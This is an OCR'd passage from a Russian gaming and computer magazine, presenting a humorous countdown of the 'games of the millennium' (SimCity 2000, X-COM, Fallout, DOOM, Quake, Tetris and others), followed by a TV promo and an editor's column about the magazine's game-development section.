
К тому же, просто очень приятно схватить жирную барменскую харю за кольцо в носу и хряпнуть ее этим кольцом об стойку. Или на полном ходу столкнуть с мотоцикла наглого рокера из конкурирующей банды. Или вежливо постучаться в дверь, подождать, пока хозяин приложит глаз к замочной скважине, и в этот момент высадить дверь мощным ударом ноги...

19 место: SimCity 2000
Родители: Maxis
Гражданство: Симулятор градостроительства
Дата сотворения: 1990

В целом, строим город. Прокладываем водопровод и тянем линии электропередач, размечаем жилые, коммерческие и фабричные зоны, проводим метро, следим за нуждами населения и страдаем цифироманией в тенетах городского бюджета... Войти в роль градоначальника – и никогда из нее не выйти, так как игра не имеет концовки, она бесконечна!

Звездность СимСити настала вместе с выходом второй части игры, скромно озаглавленной не как 2, а как 2000. Графика такого качества, что до сих пор не выглядит устаревшей, и дистрибутив игры, успешно размещавшийся на двух дискетах... В 99-м году вышел SimCity 3000 – но это был лишь ремейк с добавлением уборки мусора и еще пары мелочей.

К тому же, звездность СимСити сродни популярности игры в дочки-матери среди одних слоев населения, разведению цветников среди других слоев и воспитания внуков среди




третьих. Когда воочию зришь, как под твоими заботливыми руками что-то растет, крепнет и начинает жить своей жизнью... ХОЧЕТСЯ ЭТО СЛОМАТЬ, УНИЧТОЖИТЬ, ПОДЖЕЧЬ... А-А-А!!! (сорри, на самом деле я хороший).

18 место: X-COM I-III (UFO)
Родители: Mythos / Microprose
Гражданство: Turn-based Squad Combat Simulation + Стратегия
Даты сотворения: 1994, 1995, 1997

В целом, основатель собственного жанра. Глобальная стратегия плюс экономический менеджмент плюс походовый squad combat. Третья часть добавила еще и общественные связи, превратив игру чуть ли не в дипломатический симулятор. По крайней мере, еще пару серий в этом направлении, и SimCity может уходить на пенсию.

Звездность X-COM заработал именно своим горячим жанровым миксом. Правда, последняя серия Apocalypse чуть не испортила все своей отвратной графикой. Действительно, это ж надо додуматься: в такую крутую игру вставить такую устаревшую графику. Спасла положение только неисчерпаемая стратегическая глубина и подкупающая увлекательность, которая присуща всем играм серии.




К тому же, ты знал, что брейнсакеры (рука не поднимается написать "мозгососы") не могут причинить вреда дроидам? Так что их (дроидов) имеет смысл держать в передних рядах. А люди могут прятаться в лифтах и дверных проемах. Тактика, паанимаешь!

17 место: Fallout I/II
Родители: Black Isle Studios / Interplay
Гражданство: RPG
Даты сотворения: 1997, 1998

В целом, Fallout революционизировал мое представление об играх. Оказалось, что если создать законченный, хорошо продуманный игровой мир, то играть становится так же интересно, как читать хорошую книгу. Нет, даже интересней.

Звездность второй части многих дезориентирует. Они думают, раз вторая часть настолько популярней первой, значит, авторы так круто изменили оригинал, что хоть стой, хоть падай. Но нет – Fallout 2, это всего лишь второй том. А популярный он, потому что всем интересно: "что там дальше было".



К тому же, выстрел по глазам, power armor, Маркус с миниганом, Сулик с автоматическим "Кольтом"... Кстати, если Сулику в начале игры вместо его любимого молота дать sub-machine gun, а в поведении оставить опцию, чтобы он подбегал вплотную к противнику перед атакой, то на некоторое время он становится просто терминатором. Одно удовольствие наблюдать за картиной: подбегает Сулик к врагу, приставляет пушку к его башке, очередь, кровавые ошметки...

16 место: Need for Speed I, III, IV
Родители: Pioneer / Electronic Arts
Гражданство: Автосимулятор
Даты сотворения: 1995, 1998, 1999

В целом, это не симулятор. Это аркада. Весело ездим, весело летаем кубарем и падаем днищем кверху, весело бодаемся с оппонентами и кувыркаемся по кюветам. Но с другой стороны, в какой аркаде есть установка параметров аэродинамики, настройка тормозов и выбор шин? И настолько реалистичное поведение автомашины на трассе?! Ага, вот где собака порылась! Оказывается...


Звездность NFS как раз в том и состоит, что разработчикам удалось нащупать ту самую золотую середину, которая примиряет нудные, но правдивые симы с тупыми, но прикольными аркадами. Шаг вправо или влево, и NFS унаследовал бы потомственную болезнь одного из своих родителей. А так – только лучшие их качества.



К тому же, на счету NFS куча оригинальных находок, например, этакие догонялки с полицией. Кстати, ты заметил, что у нас в названии не хватает второй части? Ответ на вопрос "почему?" очевиден до безобразия. Она была неудачной, вызвавшей массу предречений о гибели сериала. Как доказало будущее, преждевременных.

15 место: Warlords II
Родитель: SSG
Гражданство: Походовая стратегия
Дата сотворения: 1993

В целом, боевое фэнтези. Изрезанные реками сказочные земли вспучились наростами десятков замков, в которых нарождаются орды диковинных существ, которые под водительством безмерно крутых героев отправляются на кровавую битву с другими героями и на захват других замков. Донельзя упрощенный бой. Ничего лишнего и дикий динамизм. Полный атас периода начала 90-х.



Звездность пришла к Варлордам со второй части, и это один из трех китов, на которых высится жанр походовых фэнтези-стратегий. Прочая пара китяшек – день ото дня лезущий в невиданные выси HoMM и только год назад зачесавшийся о реанимации Master of Magic. А Варлорды, изрядно облажавшись с третьей частью (1997), сейчас точат зубы над четвертой. Сумеют ли разработчики вернуть свое детище на пьедестал?

К тому же, Варлорды позволяли устраивать групповуху на одном компе. Т.е. мультиплеер, ну ты понял. Восторженные рубилова, вопли "ты замурыжил армии перефасовывать!!!" и сумасшедшие ночи безумного геймерского кайфа.

14 место: Mortal Kombat
Родители: Midway / Acclaim
Гражданство: Файтинг
Дата сотворения: 1993

В целом, файтинги рулят на приставках, а на компах тотально не катят, и все тут! Исключение – Mortal Kombat. Игра, которую знают все. Игра, на которой многие выросли. Игра, в которую до сих режутся, плевав на всякое устаревание графики. Хлещущая фонтанами кровь, веревками вьющиеся по клавиатуре пальцы и наркотический кайф разрывания противника на куски, насаживания на кол, отрубания – а лучше отгрызания головы, вырывания тупой его башки вместе с позвоночником... рулезз, мать его, непревзойденный и бесподобный!




Звездность Mortal Kombat плавно увеличивалась от серии к серии, но это было скорее количественное расширение, нежели качественное. Поэтому мы молчим о второй и третьей частях сериала (про четвертую и прочие вообще забываем – лучше б их не было). Да, MK2 и MK3 были классные. Но... Tomb Raider мы тоже поставили лишь первый.

К тому же, когда бы ни начались очередные споры о насилии в играх, поборники чистоты нравов, злобно скалясь, припоминают Mortal Kombat. Гм, интересно, с чего бы это?..

13 место: Duke Nukem 3D
Родитель: 3D Realms
Гражданство: 3D Action (FPS)
Дата сотворения: 1996

В целом, DN проиграл Великую Войну своему конкуренту от id. Спрайты не выдержали натиска полигонов, огни баров потонули в готическом сумраке, туалетный юмор не устоял против могильной угрюмости. Однако кое в чем Дюк был первым и неповторимым. Он внес чувство юмора в жанр. Только благодаря ему стали возможны раскрепощенный Half-Life, гангстерский Kingpin и многое другое.

Звездность, достаточную для вхождения в наш хит-парад, Дюк заработал в первые месяцы своей жизни, когда превосходил все и вся по графике. И мультиплеер у него был



отменный. Потом, Дюк – сам по себе культовый герой, один из наиболее известных и любимых в народе. Например, выражение Duke Nukem Must Die! стало крылатой фразой. Даже в России на эту тему нередко песни слагают...


К тому же, немногие знают, что добрая половина искрометных реплик Дюка была взята из третьей серии фильма "Зловещие мертвецы", являющегося непревзойденным образцом ужастикового черного юмора в кинематографе.

12 место: Half-Life
Родители: Valve / Sierra
Гражданство: 3D Action (FPS)
Дата сотворения: 1998

В целом, лучший 3D экшен на сегодняшний день в плане сингла. Почти живая игровая среда, насыщенная событиями, происходящими без участия игрока. Уровни, по которым интересно ходить даже без монстров, и монстры, которых интересно убивать даже без уровней. И все это – на ошеломительно улучшенном квейковском движке.


Звездность HL себе заработал, доказав, что FPS могут быть не просто безмозглыми "бродилками-стрелялками", а настоящими остросюжетными интерактивными приключениями. Ведь классикой становится не та игра, которая аккумулирует созданное до нее, а та, которая задает стандарты будущих игр, которая как раз и привносит то, что потом кто-то будет "аккумулировать".

К тому же, в HL очень прикольно мочить ученых. Он тебе чего-то там вещает, а ты на него наводишь так спокойно арбалет, рассматриваешь в снайперском режиме его противную морду, и когда он пошире свою пасть разинет, чтобы в очередной раз свою дебильную фразу вякнуть, нажимаешь на курок. Нечего Гордону Фримену лапшу на уши вешать! Он сам ученый...



11 место: Diablo
Родитель: Blizzard
Гражданство: Action/RPG (Rogue-like RPG)
Дата сотворения: 1997

В целом, хождение по лабиринтам, имеющее себе целью порубить в капусту, нашпиговать стрелами и задолбить магией невероятные толпища тупых, но в тупости своей очень злобных тварей. 16 уровней. Чем глубже под землю, тем злее монстры. Плюс простенькие квесты и торгово-информационное общение с народцем в деревеньке на поверхности.




Звездность Diablo – это первопричина возрождения RPG, начавшегося с 1997 года. Самое смешное, что сама эта игра ролевкой не является, даже с натягом. Зато, посмотрев на нее, многие сказали: "Да, РПГ – это круто! Какие там еще есть?" – и с этими словами пополнили ряды поклонников древнего жанра. А Blizzard лишь очередной раз кивнули, пробормотав сквозь зубы, что "плохих игр не делаем", и принялись за Starcraft.

К тому же, халявная онлайновая групповуха через battle.net, вошедшая в историю, среди прочего, благодаря всеобщему народному хакеризаторскому фанатизму, в итоге приведшему к полной невозможности нормально по этой самой battle.net в Диаблу играть.

10 место: Elite
Родитель: Braben Software
Гражданство:
Космический симулятор +
Дата сотворения: 1985

В целом, уникальный по глубине проработки мира многожанровый проект, объединивший в себе космический симулятор, крайне разветвленную приключенческую линию и стратегию с дипломатией, торговлей и многим прочим. Богатство игровых возможностей Elite потрясает – если бы мы составляли наш хит-парад по этому критерию, ей суждено было бы занять первое место.


Звездность Элиты держится на сиянии первой части – последовавшие затем Frontier (1993) и First Encounters (1995) не только уступали оригиналу, но и все больше отдаляли серию от графических стандартов своего времени. Вместе с тем в 1993 году появился Privateer, продолживший идеи Elite на более высоком качественном уровне, хотя и с гораздо меньшим размахом.



К тому же, влияние Элиты простерлось далеко за пределами космосимуляторного жанра. Например, отечественные "Вангеры" нередко называют "Elite на колесах"... Элита – аргумент в дискуссиях. Она – непререкаемый авторитет. Она – основа основ мира игр... правда, уже в основном для разработчиков, т.к. все меньше игроков о ней помнят.

9 место: Myst
Родители: Cyan /Broderbund
Гражданство: Адвентюра
Дата сотворения: 1993

В целом, набор очень красивых пререндеренных экранов, по которым ты путешествуешь в течение всей игры, не встречая ни единого живого человека. Весь геймплей – необычайно сложные, но гениальные головоломки. Немножко анимации. Немножко юмора. Немножко крезовости. В сумме – нечто странное, с легкостью подчинявшее себе всех, начиная с прожженых геймеров и заканчивая вовсе далекими от игр людьми.




Звездность этой игры доказывать не надо, за нее говорят цифры. По количеству проданных копий Myst оставил далеко позади всех самых именитых монстров игровой индустрии.

К тому же, Myst продолжает продаваться даже сейчас! Это уже совсем уникальное явление для игры многолетней давности. Riven, продолжение Myst, не смог даже близко подойти к уровню популярности своего предшественника. Кстати, ходят слухи о тайном начале работы над Myst III. Конечно, это только слухи, но...

8 место: Command&Conquer/Red Alert
Родители: Westwood / Virgin
Гражданство: RTS
Даты сотворения: 1995, 1997


В целом, NOD круче GDI, но если посмотреть с другой стороны, то GDI гораздо круче NOD. А сталинские ракетные установки дадут фору мобильной артиллерии Альянса. Хотя это смотря в какой ситуации. Но в одном я твердо уверен: Таня никогда не раскроет военные тайны своего командования, сколько бы шприцев ни вколол в нее лысое уродище Кейн.



Звездность C&C – палка о нескольких конечностях. Однажды встав на рельсы экстатического визга протащившегося народа, Westwood переконвертировала харвестер на сбор лавэ, начав одно за другим штамповать однотипные продолжения. Чем доконала даже поклонников. Но это не умаляет значения C&C и Red Alert, и этим парадом тысячелетия мы провозглашаем им вечный РУЛЕЗЗЗЗ!
К тому же, вот-вот грянет C&C: Renegade. Видно, это скармливаемый нам кусками первоначальный план Tiberian Sun (помнишь слух о том, что в TS будет игра от первого лица?). Итак, 3D Action в тиберийском (ранее – спайсовом) мире. Настала пора выбираться за пределы реалтаймового жанра, а, Westwood?

7 место: Warcraft I/II
Родители: Blizzard Entertainment
Гражданство: RTS
Дата сотворения: 1994, 1995

В целом, орки пришли на смену танкам. Первая попытка отодрать листик с лаврового венца Dune II. Причем удачная. В мире фантастических настольных игр есть два противостоящих течения: научно-фантастическое в духе "Дюны" Френка Герберта и сказочно-фэнтезийное в духе "Властелина колец" Толкиена. Dune 2 олицетворяла науч-



но-фантастическое. А на щитах и мечах орков в мир компьютерных RTS ворвалось и воцарилось фэнтезийное: Warcraft.
Звездность: Zug-zug forever!!!
К тому же, Варкрафт сослужил медвежью услугу нашему российскому рынку пиратского софта. Он был первой игрой, которую наши любимые пираты решили русифицировать. Просто так, для себя. И вдруг выяснили, что продажи игры от этого выросли чуть ли не в десятки раз. Оправившись от шока, смекалистые "предприниматели" сначала решили переводить хитовые игры, потом и средние тоже, ну а потом... Чем это закончилось, ты и сам не хуже меня знаешь.

6 место: Dune II
Родители: Westwood/Virgin Interactive
Гражданство: RTS
Дата сотворения: 1992


В целом, первая известная RTS, начало знаменитого бума, череда клонов... да ты и так все знаешь. Дюна – это жанр, с единожды и навсегда очерченными границами. Она – это бессмертие. Пока существует RTS, мы будем помнить о Дюне и чтить Дюну.
Звездность Дюны была подогрета звездностью одноименного философско-фантастического романа Френка Гер-



берта, вольно переработанного и перенесенного на экраны компьютеров в виде бескомпромиссной борьбы трех (точнее, четырех) галактических сил на неведомо далекой от нас планете. Да еще и тем, что существовала первая Dune – приключенческая игра от Cryo, очень успешная и, заметь, содержащая значительную долю стратегии. Что сделала Westwood? Стратегию развила и усилила, прочее откусачила и выкинула на помойку. Вот он, секрет успеха!
К тому же, авторов Дюны хорошо характеризует тот факт, что они взяли и придумали еще одну расу, которой не было в книге, Ордоссов. Двух им, видите ли, мало показалось! Нет, ты прикинь, и это для первой RTS! Хех, подобная смелость всегда достойна похвалы.

5 место: DOOM 1/2
Родитель: id Software
Гражданство: 3D Action (FPS)
Даты сотворения: 1993, 1994

В целом, DOOM был последователем Catacomb Abyss и Wolfenstein, покорившим мир... своей идеальностью. Техногенно-демонические лабиринты. Монстры. Оружие. Ощущение достоверности происходящего. Идеальный баланс всего. В нее играют до сих пор. Ты встречал в других играх минимальное время, за которое можно пробежать уровень? А сколько было прогуляно уроков, чтобы приблизиться еще на пару секунд к рекорду!



Звездность DOOM не поддается измерению. Знаешь, почему он попал в парад тысячелетия? Потому что в нем была двустволка, которую мы все так любим. И еще потому что можно было шмалять по бочкам. И еще потому что если взять неуязвимость и вломиться в зал с монстрами с пулеметом наперевес, то начинаешь понимать смысл фразы "групповуха с летальным исходом".
К тому же, DOOM, как никто, знаменит своими кодами. Помнишь старый анекдот? Пришло время думеру умирать, Бог ему говорит: "Перед тем, как отправить тебя в рай, я выполню три твоих желания". Думер: "Первое – IDDQD. Второе – IDKFA. Третье... а третье – на фига мне теперь в рай, отправляй меня лучше в ад!"


4 место:
Heroes of Might&Magic II/III
Родители: PopTop Software (I-II) / NWC / 3DO
Гражданство:
Походовая стратегия
Даты сотворения: 1996, 1999

В целом, лучшая фэнтезевая походовая стратегия всех времен и народов, основанная на мире Might&Magic,




великолепно реализованная и потрясающе сбалансированная. Крутая настолько, что оказалась в жанровой изоляции: даже первый клон (на соперника не тянет) появился у нее буквально два месяца назад.
Звездность Героев проверяется следующим экспериментом. Шаг первый: найди геймера. Шаг второй: выясни, где он живет. Точнее, ночует. Шаг третий: ночью подкрадись к нему и во весь голос возгласи: "Кто сильнее, дракон или титан?!". Если он скажет "Какого хрена среди ночи?!", значит, в его сердце нет места Героям. Если он скажет "Конечно, дракон!" или "Конечно, титан!", значит, в его сердце есть место Героям. Но скорее он скажет иное. Он скажет: "А дракон-то черный?", или "Во вторых Героях или в третьих?", или "А остальные условия равные?". И это будет означать, что его сердце целиком принадлежит Героям.
К тому же, от Heroes фанатеет наш самый игровой редактор. А это, знаешь ли, просто обязывает поставить игрушку повыше в чарте!

3 место: Civilization I/II
Родитель: Microprose
Гражданство:
Походовая стратегия
Даты сотворения: 1991, 1998



В целом, Цивилизация явилась первой всемирно известной стратегией. Я до сих пор не понимаю, как она не "удостоилась" массового клонирования. Даже жалко... Моя вот, например, заветная мечта – поиграть в современный вариант Civilization, с навороченной графикой, с многократно расширенными возможностями развития, с повышенным реализмом и детализацией... Было бы круто.
Звездность Цивилизации в том, что она вся из себя такая первая и уникальная. А еще – блестяще проработанная и глубокая во всех своих составляющих. Лучшее, что создал великий Сид Мейер в своей жизни. Игра с бесконечной реиграбельностью и потрясающим размахом игровой среды.
К тому же, помню я такое время. В фирме, где я подрабатывал еще подростком, на одной из машин стояла Civilization. Стоило начальнику выйти из комнаты, как все сотрудники моментом слетались, как голуби на крошки хлеба, к заветному экрану. И до того ужасного момента, когда в коридоре снова слышались шаги начальника, наступала нирвана...


2 место: Quake
Родитель: id Software
Гражданство: 3D Action (FPS)
Дата сотворения: 1996




В целом, Квака сделалась эталоном жанра. Прогрессивный полигонный движок, позже купленный многими компаниями для собственных игр. Идеальный баланс оружия и потрясающий дизайн уровней. Суперчумовой угарный мультиплеер, с прицелом на который игра и задумывалась.
Звездность была обеспечена игре еще до рождения. Ее ждали с замиранием сердца. Она чудом не стала рубиловом на мечах – id передумали чуть ли не в последний момент... А вот позднее появившийся Quake 2, несмотря на улучшенную графику, явился шагом назад. Он уступал первому Q по всем критериям: динамика, баланс оружия, дизайн уровней... И сейчас грядет реабилитация с совершенно потрясающим Q3Arena.
К тому же, для Q (и Q2) создано неимоверное количество ботов, уровней, скинов, конверсий, моделей персонажей и оружия. Больше, чем для любой другой игры. И то ли еще будет после выхода Q3...

Лучшая Компьютерная Игра Тысячелетия ТЕТРИС
Родители: Алексей Пажитнов, а также Герасимов
Гражданство: Тетрис!
Дата сотворения: 1985

Yes-s-s! И никто иной. Если ты сумеешь назвать любую другую игру, в которую играли все без исключения люди, хотя бы иногда садящиеся за компьютер, и многие из тех, кто никогда в своей жизни не садился за компьютер; игру, на которую человечество потратило больше времени, чем на все 3D экшены или стратегии вместе взятые; игру, которая переиздавалась многие тысячи раз во всех странах и на всех языках; игру, для которой создано столько модификаций, что все моды, боты и левелы идут жевать травку; игру, которая могла бы похвастаться таким же долгожительством, ведь в тетрис играют и поныне и будут играть еще тыщу лет, – если ты сможешь назвать хотя бы одну такую игру: клянусь, я съем все номера "Хакера" за последнее тысячелетие!*



*Прим.: Разумеется, только по одному экземпляру каждого номера и только если мне разрешат пользоваться приправами!



Подготовка парада тысячелетия:
Александр '2poisonS' Сидоровский
2poisonS@xakep.ru

Автор благодарит коллектив редакции за поддержку в подготовке парада тысячелетия, а также сайт Absolute Games (www.ag.ru) и лично Андрея Шевченко за неоценимую помощь и предоставленные графические материалы ("Энциклопедия Компьютерных Игр 3000, издательство "Акелла"). Автор также благодарит алфавит за любезно предоставленные буквы. Статьи по позициям 2, 10, 15 и 29 составлены сотрудниками редакции.

Миллениум Уже Завтра!

Самые модные и неожиданные
компьютерные образы
с 03:00 до 07:00
в программе "**Теленочь**" на



в сопровождении музыки
Ambient, Trip Hop, Acid Jazz,
Trance, Techno, Garage, Break Beat,
Drum & Base, Deep House, Dub

Эротика в играх

ТЕМА #

Редакторская]-[[


Событие, которое французы называют **"fin de siecle"**, а англичане – **"Millennium"**, неумолимо приближается. **"Хакеру"** исполняется год, а **"Мастерской"** – 8 месяцев. Очень радостно становится на душе, когда, чеканя каждый слог, заявляешь: "Встретимся в следующем тысячелетии!..". Вот ведь, черт побери... И если в следующем тысячелетии компьютеры не свихнутся с ума–разума и не устроят нам глобальную **Хиросиму,** то в **"Мастерской"** ты сможешь прочитать материалы на многие волнующие тебя темы, среди прочего – о том, как писать ботов для **Quake** (и не только), как рассчитывать искусственный интеллект в играх (давно подбираюсь к этому сабжу), сравнительный обзор **3DS Max** и **Maya,** и многое, многое, многое другое. Уж чего-чего, а скучать не придется, это я тебе обещаю ;)

Кроме того, в рубрике намечается одно серьезное политическое изменение. В большинстве статей я старался не затрагивать темы, требующие углубленных знаний, а давал преимущественно обзоры, руководствуясь принципом "если кому очень надо, так он это и сам найдет". Но, похоже, что такой подход не всегда себя оправдывает, многие читатели ждут от рубрики большей конкретики, описания всяких программистских штучек и хитростей. Поэтому, начиная с этого выпуска, все материалы "Мастерской" будут разделяться на два уровня. Первый уровень – обзоры, ликбез, статьи на околоразработческую тематику и т.д., а второй уровень – посложнее, для людей, которые уже по уши влезли в создание игр и желают всяких технических и технологических подробностей. Теперь каждый найдет тебе материалы по душе и по надобностям (почти по Марксу :)).

И еще. Объявляется призыв ко всем, кто готов к труду на благо любимого журнала! Эээ... хорошо оплачиваемому труду, разумеется. Мне требуются люди, способные писать интересные статьи для **"Мастерской"**. В первую очередь – дизайнеры, художники, музыканты. Связываться через мою электронку: **xenocid@mail.ru.**

Желаю выжить тебе в грядущем **1900** году! ;))

Главный мастеровой]–[[
Александр "Xenocid" Колосков]]
xenocid@mail.ru]]]



Розовое на голубом]]]]]]]]]]]]]]]]]

Розовое]]

